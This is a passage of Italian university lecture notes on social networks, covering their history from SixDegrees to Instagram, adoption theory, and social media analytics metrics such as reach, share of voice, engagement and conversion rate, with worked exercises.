

Fondamenti di Social Media Digitali

Parte 1

1. Introduzione	5
1.1 Social network: definizione	5
1.2 Social network: storia	5
1.3 Caratteristiche dei SNS	7
1.4 Adozione	7
1.5 Diffusione dell'innovazione	7
1.6 Terminologia	8
2. Social Media Analytics	9
2.1 Social Media	9
2.1.1 Classificazione dei social media	9
2.1.2 Deriva social dei siti web	10
2.1.3 Social media e business	10
2.2 Social Media Analytics	10
2.2.1 Bisogni analitici	11
2.2.2 Esempio: caso d'uso	11
2.3 Framework per la misurazione	11
2.3.1 Counting metrics	12
2.3.2 Business value metrics	13
2.3.3 Foundational metrics	13
2.3.4 Outcome metrics	13
3. Social Media Listening	17
3.1 Definizione	17
3.2 Fasi	18
3.1.1 Fase 1: definire gli obiettivi	18
3.1.2 Fase 2: selezionare le fonti	18
3.2.3 Fase 3: recuperare i dati	19
3.2.4 Fase 4: analisi dei dati	19
3.2.5 Fase 5: reporting	19
3.2.6 Fase 6: proposte di azioni	19
4. Social Media API	20
4.1 Introduzione	20
4.1.1 Tipi di API	20

4.1.2 Vantaggi API	20
4.1.3 Svantaggi API	20
4.2 Connessione alle API	21
5. OAuth 2.0	21
5.1 Ruoli	21
5.2 Access token	21
5.3 Authorization Grant	21
5.4 Client	22
5.5 Endpoints	22
5.6 Authorization grant code	23
5.7 Client credential grant	25
5.8 Accesso ad una risorsa protetta	25
6. Web Scraping	26
6.1 HTTP	26
6.1.2 HTTP in Python	26
6.2 HTML e CSS per il Web Scraping	27
6.1.1 HTML	27
6.2.2 Utilizzo del browser per il web scraping	28
6.2.3 CSS	28
6.2.4 Altri elementi sugli header HTTP	29
6.3 Javascript e Selenium	30
6.3.1 Selenium	30
6.4 XPath	31
6.4.1 Selezionare il nodo	31
7. Misinformation	33
7.1 Introduzione	33
7.1.1 Tipi di misinformation	33
7.2 Metodi di contrasto ai diffusori di misinformation	34
7.2.1 Identificazione content-based	34
7.3 Metodi di identificazione della misinformation	35
7.3.1 Content based	36
7.4 Fake News	36

7.4.1 Definizione	37
7.4.2 Fake news su media tradizionali	37
7.4.2 Fake news su social media	37
7.4.3 Fake news detection	38
7.4.4 Estrazione delle proprietà	38
8. Social bot nei social media	39
8.1 Social bot pandemic	39
8.2 Social bot detection	40
8.2.1 Social bot evolution	40

1. Introduzione

1.1 Social network: definizione

Con **social network site (SNS)** si intendono **servizi web** tali che:

- permettono la **creazione di un profilo pubblico o semipubblico**,
- permettono la **creazione e gestione di una lista di contatti (interna alla piattaforma)**,
- offrono la **possibilità di scorrere la lista degli amici dei propri contatti**.

[Boyd, Ellison - 2007]

Non si considera la possibilità di avere un profilo privato perché i principali scopi sono conoscere persone nuove e collegarsi con amici o amici di amici che già conosco offline.

1.2 Social network: storia

SixDegrees.com (1997) fu il **primo servizio** di social networking **con tutte e tre le caratteristiche**. L'obiettivo era quello di mappare le relazioni **reali** tra utenti (*obiettivo non ben compreso dagli utenti*). La direzione era quella della **veridicità** del profilo e della descrizione di se stessi. Il problema più grande fu l'incomprensione degli utenti dell'obiettivo del servizio, che veniva scambiato per una piattaforma di dating.

Ryze fu il primo **social network professionale**, in cui venivano poste soltanto cose attinenti al lavoro e ci si connetteva con i propri colleghi.

Con **Friendster** (2003) l'utilizzo del termine social network diventa mainstream. L'obiettivo era la creazione di un social network non professionale diverso da un servizio di dating. Anche in questo caso la direzione era la **veridicità**: la foto degli utenti doveva ritrarre una persona e il nome doveva essere reale. Vi era la possibilità di cercare persone, amici di amici e amici nelle vicinanze (*non si tratta di una moderna geolocalizzazione, si basava sul luogo che veniva indicato nella descrizione del profilo*). I due principali problemi furono il successo troppo veloce, e quindi la conseguente **inadeguatezza strutturale** (*esplosione non supportata dall'hardware*), e la **lotta ai profili fake**. Quest'ultima portò alcune comunità che volevano i profili fake, i cosiddetti "fakester", a migrare altrove.

Nell'agosto 2003 incomincia la migrazione verso **MySpace**, il cui obiettivo era quello di dare ai giovani uno **spazio di assoluta libertà**. Il **successo fu fortuito**: un **bug** di sistema dava la possibilità di personalizzare le pagine. Divenne un **luogo di incontro e diffusione di opere di giovani artisti musicali** (*Artic Monkeys, Adele, Mika*): molte persone entrano in MySpace perché fan degli artisti. Viene venduto nel 2005 e lentamente abbandonato.

Linkedin (2003) nacque come **social network orientato al lavoro**. Non fu il primo del suo genere ma è il più utilizzato. Il **profilo personale** diventa un vero e proprio **curriculum vitae** e le **relazioni** non sono quelle amicali ma quelle **professionali**. L'obiettivo è quello di **creare relazioni utili alla propria carriera**. Presenta un insieme di servizi, sia free che premium, basati sul job market.

Facebook (2004) nacque con l'obiettivo di creare un **social network esclusivo** (per accedere serviva la mail di **Harvard**, usata come sistema di verifica) e **basato su identità reali per rimanere in contatto con gente conosciuta**. Il successo è dovuto principalmente a:

- **strategia di crescita precisa e oculata**, evitando gli errori del passato (preciso modello di business, novità nel settore),
- **innovazione** come applicazione:
 - foto con caratteristiche sociali: **social tagging** (*possibilità di taggare altre persone*)
 - **news feed** per evidenziare le novità della rete di amici ed evitare la ricerca;
 - **trasformazione del servizio in una piattaforma che può ospitare applicazioni terze** (*l'idea è quella di avere una sorta di sistema operativo che possa contenere tutto, così da non aver bisogni di uscire da Facebook per fare qualcosa*).

Twitter (2006) nasce con l'obiettivo di creare un servizio che permetta di **mandare messaggi brevi a piccoli gruppi**. Si tratta di un **social network asimmetrico**: seguo qualcuno ma non è detto che quel qualcuno mi segua (*in Facebook le relazioni sono bidirezionali*). In origine si trattava di una rete pubblica in cui tutti i messaggi erano visibili e indicizzabili dai motori di ricerca, ora non è più così. Dal punto di vista **tecnologico** è un **SNS**, ma dal punto di vista comunicativo contribuisce a creare processi sociali **più vicini al broadcasting** (*usato sia dalle star che da testate giornalistiche per diffondere news, successivamente esasperato da Instagram, soprattutto per le celebrities e il life broadcasting*). Il **successo** è dovuto alla comparsa di profili legati allo **star system** (*fenomeno inverso rispetto a YouTube: su YouTube diventi star sulla piattaforma, su Twitter ci sono "già star"*). **Introduce il concetto di hashtag**.

Google+ (2011) è un esempio lampante di **epic fail**: l'obiettivo era creare un'alternativa a Facebook sfruttando il già diffuso sistema Google (*motore di ricerca, account Google*). Dal punto di vista funzionale e strutturale non è simmetrico come Facebook né completamente asimmetrico come Twitter: da qui uno dei principali problemi, **la difficoltà di utilizzo**. Implementa idee innovative dal punto di vista sociologico come la possibilità di aggiungere amici in **cerchie** (*amici del bar, amici dell'università, amici della palestra*), che però non ha trovato l'interesse del pubblico.

Instagram (2010), originariamente **Burbn** (*applicazione di geo social network con funzionalità di photo sharing, unica funzionalità usata dagli utenti; da qui la sua fortuna: esplode per qualcosa che non è il suo core business*), nasce come clone di Foursquare per poi diventare un'applicazione di photo sharing. **Instagram è un "copia e incolla furbo"** di altre applicazioni: riprende da Twitter la **struttura asimmetrica** e gli hashtags, da Hipstamatic i **filtri per le foto**, da Facebook il **like button**. La **differenza** l'ha fatta la sua **forte componente legata al business** (*account business, monetizzazione*).

Social Network Tematici: spazi di relazioni verticali, ovvero servizi costruiti attorno ad un **tema ben preciso**:

- aNobii, Goodreads (*libri e lettura*),
- Ello, Behance, Flickr (*foto, design, arte*),
- Letterboxd (*cinema*),
- RunKeeper (*running, walking*),
- Pose (*fashion*),
- Medium (*blogging*).

Geo-social Network o Location Based Service (LBS): servizi che **uniscono la localizzazione geografica di un utente mobile ad elementi tipici dei SNS**:

- Dogeball (*Google Latitude, integrato in Google Maps*),
- Loopt, Brightkite,


- Gowalla,
- **Forsquare**: guida turistica user-generated con meccanismi di **gamification** come strumento di marketing basati sulla presenza di un utente in un determinato luogo (*check-in*). Il meccanismo di incentivo è basato su un sistema di premi virtuali collezionabili in funzione del numero di check-in. Il problema è che la geolocalizzazione è una feature e non un prodotto, che tutte le piattaforme volendo possono offrire. Questo si traduce in una rapida perdita del vantaggio sulla concorrenza.

1.3 Caratteristiche dei SNS

- **Persistenza** delle azioni e del contenuto: le azioni svolte lasciano una traccia.
- **Ricercabilità**: le azioni sono provabili (*c'è un meccanismo di ricerca reso possibile dalla persistenza*).
- **Replicabilità** del contenuto, anche decontestualizzato.
- **Pubblico invisibile**: difficile identificare a chi ci si rivolge (*soprattutto nei social media generalisti; non si ha un'idea precisa di a chi ci si rivolge → audience troppo grande, meno veridicità dei profili*).

1.4 Adozione

SOCIAL NETWORKS ADOPTION LIFECYCLE 09.11



- **Innovators**: hanno un elevato livello sociale, conoscenza e capacità economica tale da poter rischiare sull'idea ed investirci (*se va male non perdono molto, se va bene c'è molto guadagno*).
- **Early adopters**: meno disposti a rischiare, hanno capacità di **opinion leading**, ovvero riescono a smuovere la massa critica.
- **Early majority**: se si riesce a passare il **burrone**, ovvero la fase da early adopters a early majority, allora è molto probabile un'ampia diffusione della piattaforma, altrimenti, è molto probabile il fallimento.
- **Late majority**: seguono l'early majority.
- **Laggards**: lo utilizzano perché è utilizzato da tutti (*mainstream*).

1.5 Diffusione dell'innovazione

Gli elementi chiave per descrivere come un'innovazione si diffonde sono 5:

- **tempo** (*di diffusione dell'innovazione stessa*),
- **adopters**,
- **canali di comunicazione**,
- **sistema** (*rete sociale in cui si diffonde*),
- **l'innovazione** stessa

1.6 Terminologia

- **Friend:** azione-funzione che rende pubblico il fatto che due persone si conoscano e abilita una serie di funzioni reciproche.
- **Bacheca:** spazio dove il sistema pubblica le notizie che ci riguardano; i propri amici possono pubblicare contenuti visibili ad altri amici.
- **Pagina dei feed:** pagina che si apre di default, mostra le ultime novità dei nostri amici, follower o dell'intera comunità (*non serve che l'utente sia taggato*).
- **Follower:** iscritti o subscriber, ricevono in contenuti delle persone/aziende a cui sono iscritti.
- **Status:** messaggio in cui si condivide lo stato d'animo.
- **Post:** qualcosa pubblicato online; lo status è un caso particolare di post.
- **Thread:** discussioni in forum costituito da un primo post e seguito da commenti di più autori (*sequenza di contenuti relativi ad un contenuto padre*).
- **Like:** pulsante con cui si esprime apprezzamento per un contenuto.
- **Direct Message (DM):** messaggio tra due membri dello stesso SM (*comunicazione 1 a 1, non per forza tra amici*).

2. Social Media Analytics

2.1 Social Media

È detto social network tutto ciò che presenta le 3 caratteristiche di Boyd e Ellison ([paragrafo 1.1](#)).

I **social media** ridefiniscono i media tradizionali e la produzione/fruizione del contenuto:

- aggiungono **nuove funzioni** oltre alle 3 principali di Boyd e Ellison:
 - messaggi *publici* (*wall*) / messaggi *privati* (*DM*) / chattare,
 - contenuti *multimediali*, organizzazione in collezioni (*album*) e/o categorizzati (*tag*),
 - commentare/votare/recensire/esprimere apprezzamento per contenuti propri o altrui,
 - ricondividere il contenuto, esportare/ripubblicare informazioni su siti esterni,
 - creazione gruppi di interesse/liste,
 - creare eventi,
 - geolocalizzazione,
 - thread/discussioni,
 - ricerca informazioni internamente,
- **il creatore del contenuto è l'utente.**

2.1.1 Classificazione dei social media

- **Generalisti:**

- numeri più ampi, non hanno un tema scopo preciso e/o specifico, si parla di qualunque argomento, l'**unico scopo** è far **socializzare le persone**; spesso paragonati ad una **piazza virtuale**.
- Twitter, Facebook, Orkut, QQ, Renren, WeChat.
- **Utili alle aziende** per la capacità attrattiva di grandi gruppi di persone, solitamente forniscono funzionalità per le aziende per costruire una strategia di comunicazione e marketing (community e/o promozioni).

- **Tematici:**

- SM declinato a trattare un **tema specifico** (*anche LinkedIn rientra in questa categoria*).

- **Funzionali:**

- il focus non è il contenuto **ma il tipo di contenuto**,
- focus sulla funzione fatta al meglio, hanno successo quando diventano un servizio di riferimento per una comunità mondiale e uno standard per la creazione contenuti e l'attività creativa.
- **Youtube**, Vimeo (video), Flickr (foto), Foursquare (geo-localizzazione).

- **User Generated Network:**

- **social network creati da un gruppo di utenti** per soddisfare un'esigenza limitata e di proprietà del gruppo.
- NING: costruzione di una propria online social network attorno ad un tema o una causa che aggrega persone (*ad esempio i videogamers di Milano*),
- creazione a basso costo di community
- **Wordpress**, Decentralized Online Social Networks.

2.1.2 Deriva social dei siti web

Ad oggi vi è una tendenza verso la "socializzazione" del web: qualunque sito sta introducendo funzionalità "sociali" per due motivi:

1. in alcuni social media il flusso di informazioni e interazioni hanno senso anche al di fuori del loro ambiente nativo (*ad esempio l'embed di un tweet in un newspaper online*)
 - se un articolo di Repubblica va su Twitter, dunque su una rete sociale, si innescano meccanismi di diffusione sociale come la condivisione e i commenti;
2. fattore imitazione: se funziona lo si copia, ma ha senso solo se:
 - si prepara un piano di community management,
 - il pubblico è interessato alle forme di interazioni sociali.

2.1.3 Social media e business

Ormai è noto l'impatto dei social media sulle imprese e sui consumatori:

- i SM possono essere utilizzati come piattaforme di monitoraggio (sia generalisti che tematici),
- possono essere integrate attività social in un piano di online marketing come strumento complementare all'e-mail marketing o alla SEO.

2.2 Social Media Analytics

Il Web è il più misurabile dei medium ma non esistono metriche accettate per la valutazione delle iniziative di marketing. Inizialmente si sono adottati sistemi di misurazione pensati per il web e per le logiche tradizionali dove mancava l'integrazione di dinamiche di interazione sociale. Attualmente esistono **3 trend**:


1. dalla misurazione centrata sulla pagina si passa alle **metriche di durata**, ovvero si passa dal numero di visite alla misurazione del tempo di fruizione (*il numero di visual non basta più*);
2. dalla misurazione click-bases si passa alla **misurazione event-based** in cui conta il tasso di completamento di un processo (*sequenza di eventi che tiene incollati sulla piattaforma: su IG lo scroll → cosa viene dopo?*);
3. da una misurazione interaction-based si passa a **misurazioni sociali**: prima si misuravano le interazioni tra oggetti e utenti, ma in un SM si sviluppano interazioni utente-utente: dal conversion rate si passa al **conversation rate** (*persone parlano di qualcosa → si mantiene vivo il contenuto*).

Economia
dell'attenzione:
metriche per
valutare quanto
si è in grado di
catturare
l'attenzione
dell'utente

Nel 2010 Lovett e Owyang introducono il concetto di Social Media Analytics in cui si inserisce la pratica della **misurazione nel contesto di obiettivi di business**: non si misura e basta ma **si misura** con cognizione di causa, **in relazione ad un obiettivo**.

L'idea di contesto orientato agli obiettivi di business permette di evitare 3 errori:

1. focalizzazione sulle feature particolari fornite dai SM,
2. attenzione eccessiva alle metriche imposte dalle piattaforme SM, le quali servono per aumentare l'engagement sulla piattaforma ma possono essere solo parzialmente utili all'azienda,
 - riscontro sulla validità di una campagna (approssimazione)
 - spinte artificiali per ottenere subito risultati per il management come doping, spam, fake, like factory
 - [Esempio1](#) | [Esempio2](#)
3. il modello ad impulsi con attività limitate nel tempo in differenti momenti non vale nei SM: servono attività durature e continuative per creare una community attorno all'azienda (*connessione tra l'azienda e le persone connesse con essa*).




Il pulse model è classico delle pubblicità in TV: non crea community. *Ad esempio:*

- campagna 1: ghiacciolo EstaThé,
- campagna 2: EstaThé particolare 1,
- campagna 3: EstaThé particolare 2,
- campagna 4: EstaThé particolare 3.

2.2.1 Bisogni analitici

La classificazione dei dati prodotti dai social media è basata su 2 dimensioni: lo il volume dei dati stessi e lo sforzo necessario per ottenerli.



1. **Dati:** unità informative grezze (*numero di like, numero di retweet, numero di condivisioni*).
2. **Informazioni:** dati in un contesto,
3. **Insight:** informazioni analizzate alla luce degli obiettivi di business (*influenzati dagli obiettivi di business*).
4. **Recommendations:** consigli puntuali per avanzare (*influenzati dagli obiettivi di business*)

2.2.2 Esempio: caso d'uso

2.3 Framework per la misurazione

Esistono 4 tipologie di misurazioni:

- **Counting metrics:** metriche specifiche per una singola piattaforma sociale.
- **Business value metrics:** metriche comprensibili agli stakeholders.
- **Outcome metrics (KPI - Key Performance Index):** metriche che indicano il grado di raggiungimento di un obiettivo.

- **Foundational metrics:** metriche applicabili uniformemente a tutti i canali di comunicazione e attività sociali.

2.3.1 Counting metrics

- Metriche di base e specifiche per una piattaforma,
- non c'è sforzo per ottenerle,
- non sono scelte da un analista ma vengono suggerite dalla piattaforma,
- sono l'elemento base per la strategia di misurazione,
- Difetto: possono cambiare nel tempo e dipendono dalla piattaforma.

Blog:

- pagine viste,
- tempo di permanenza,
- citazioni da altri blog,
- liste in cui si è stati inseriti,
- commenti,
- condivisioni su social media.

Twitter:

- follower,
- menzioni,
- liste in cui si è stati inseriti,
- tweet preferiti da altri.

Facebook:

- like o fan,
- people talking about,
- engaged user,
- reach,
- impression,
- virality,

YouTube:

- iscritti,
- visualizzazioni del canale,
- visualizzazioni sul singolo video,
- like,
- commenti.

Nel caso d'uso:



2.3.2 Business value metrics

1. **Impatto sul fatturato:** contributo di attività sui SM sul fatturato previa una progettazione (*ad esempio coupon legato ad un post → si può risalire a quanto si è guadagnato da quel post*).
2. **Impatto sulla soddisfazione:** soddisfazione dei clienti ottenuta monitorando le interazioni con il customer care e le survey sulla soddisfazione del servizio.
3. **Market share:** quantifica il vantaggio competitivo, trade-off del budget investito su SM e il costo di misurazione e influenza dell'opinione pubblica.

2.3.3 Foundational metrics

- Metriche fondanti utile a costruire KPI,
 - sono **trasversali** a varie attività di marketing e PR, non solo per i SM.
1. **Interaction:** misura della **risposta** ottenuta a determinati stimoli (*commenti, condivisione link, compilazione modulo*).
 2. **Engagement:** misura dell'**attenzione** della partecipazione individuale (*grado di coinvolgimento nel compiere un'azione, come lunghezza dei commenti, frequenza nel commentare, tempo di visualizzazione di un video*).
 3. **Influence:** potere e capacità di un'azienda/persona di determinare le azioni degli altri (*dificile da misurare*).
 4. **Advocacy:** misura la capacità di un brand di essere così amato da indurre utenti a creare buzz, promuovere iniziative o prendere le difese.
 5. **Impact:** abilità di una persona di determinare il risultato desiderato di un'attività.

2.3.4 Outcome metrics


- Servono a comprendere quanto si è vicini ad un obiettivo: **sono in funzione degli obiettivi.**
- Sono stati individuati **6 obiettivi** ai quali associare le **KPI**:
 1. incrementare la visibilità,
 2. incoraggiare il dialogo,
 3. generare interazioni,
 4. facilitare il supporto,
 5. promuovere l'advocacy,
 6. stimolare l'innovazione.

Obiettivo 1: incrementare la visibilità.

Incrementare la visibilità significa **far sì che un numero di persone, rispetto ad un momento iniziale, conoscano un brand, un'iniziativa, un prodotto.** Necessita di una **misurazione di un momento iniziale** e l'utilizzo della stessa metrica nei vari istanti di misurazione.

È difficile da misurare sui SM per le caratteristiche dei SM stessi: è possibile che un messaggio si riproponga senza che chi ha generato il messaggio iniziale faccia qualcosa (*effetti di eco*).


Il primo KIP è la **reach**, ovvero il **numero di utenti unici (pubblico) esposto ad un certo messaggio o attività**. Gli elementi per il calcolo della reach dipendono dall'azione avviata nei SM coinvolti. Twitter e Facebook Analytics le evidenziano automaticamente, altrimenti esiste una formula ad hoc:



180 è il numero di amici medi su Facebook

126 è il numero di follower medi su Twitter

Un esempio tratto dal caso d'uso:



Esempio: si supponga che un contenuto abbia 50 visitatori unici, 10 condivisioni su Facebook e 5 condivisioni su Twitter. Si indichi il valore di reach del post.

Soluzione:

N = numero di visitatori unici

F = numero di condivisioni su Facebook

T = numero di condivisioni su Twitter

$$\text{Reach} = N + F \cdot 180 + T \cdot 126 = 2480$$


Un'altra metrica utilizzata per valutare l'aumento di visibilità, anche se non è strettamente legato all'aumento, è il concetto di **half-life time**, ovvero il **periodo di tempo in cui un link ottiene la metà dei click**.

Un altro KPI è lo **share of voice** che misura il volume di citazioni di un certo brand rispetto alle menzioni totali di altri brand concorrenti. È calcolabile per singolo SM.

Per calcolare lo share of voice è necessario:


- identificare i competitor,
- associare keyword diverse al brand (per CocaCola: Cola, Coca, SummerCola...),
- utilizzare tool specifici per misurare il volume di citazioni del brand.

$$\text{Share of Voice} = \frac{\text{Menzioni brand}}{\text{Menzioni brand} + \text{Menzioni competitor 1} + \dots + \text{Menzioni competitor N}}$$



In figura sono mostrati i livelli di share of voice dei competitor in 6 periodi. In quale periodo P(X) si potrebbe definire una campagna sulla piattaforma social monitorata in modo da non avere troppa pressione competitiva da parte di altri competitor?

P(6).



Monitorare lo share of voice è utile per due motivi:

- fornire sistemi di alerting in occasione di periodi in cui lo share of voice sta calando troppo,
- avvisare nel caso di incrementi improvvisi dello share of voice (*va analizzato il perché*).

Obiettivo 2: incoraggiare il dialogo

La KPI utilizzata per misurare la capacità di coinvolgimento generata da attività specifiche in un periodo Δt è detta **engagement**.

$$\text{Engagement} = \frac{\text{commenti}(\Delta t) + \text{condivisioni}(\Delta t) + \text{menzioni dal web}(\Delta t)}{\text{visualizzazioni totali}(\Delta t)}$$

Un basso valore di engagement su un alto numero di visualizzazioni significa che quel contenuto è stato visto molto ma non ha generato molto dialogo.

Aampiezza delle conversazioni = Reach · Engagement

L'engagement è utile per svolgere una sorta di targetizzazione della propria audience, ovvero identificare coloro che creano engagement, dall'hater (*cultivare haters ha senso perché creano engagement ma può anche aumentare la coesione della community se interviene a difesa*) all'influencer.

Esempio:

Matteo Zignani - RD @zignosi
 Multilayer or multiplex or multithreaded attendance @netsci2020 Actually, just 2 layers but it's enough for my mind. Of course Italian espresso is mandatory.
pic.twitter.com/XaXl3np5Ff

Visualizzazioni	974
Interazioni totali	81
Interazioni con i contenuti multimediali	60
Clic sul profilo	9
Esplorazioni dettagli	7
Mi piace	4
Retweet	1

Provare una formulazione di engagement per Twitter e calcolarla nel caso in questione. Il numero di risposte al tweet è 0.

$$\text{Engagement} = \frac{\text{Condivisioni} + \text{Risposte}}{974}$$

Obiettivo 3: generare interazioni

La fiducia permette ai brand di stimolare gli utenti a compiere una determinata azione o call to action: capacità di smuovere gli utenti passivi.

La KPI è il **tasso di interazione**:

$$\text{Tasso di interazione} = \frac{\text{Persone che iniziano il processo}}{\text{Persone esposte alla call to action}}$$

Più informativo è il **conversion rate**:

$$\text{Conversion rate} = \frac{\text{Persone che completano il processo}}{\text{Persone esposte alla call to action}}$$


Esempio:

Un milione di utenti sono esposti ad una call to action. Di questo milione di utenti il 45% inizia il processo relativo alla call to action. Di questa percentuale il 40% completano il processo. Indicare il tasso di conversione della call to action.

$$\text{Tasso di conversione} = 0.45 \cdot 0.40 = 0.18$$

$$\text{Tasso di interazione} = 0.45$$

Esempio:



Persone esposte alla call to action: 100

Persone che hanno proseguito: 50

Persone che hanno completato il form: 45

Persone che hanno comprato: 15

$$\text{Tasso di conversione} = 15\%$$

$$\text{Tasso di interazione} = 50\%$$

Ogni sequenza è curata da un team. Bisogna premiare e punire un team in base alla loro performance. Quale si premia e quale si punisce?

Si premia il team B mentre si puniscono "a pari merito" il team A e il team C.

Obiettivo 4: facilitare il supporto

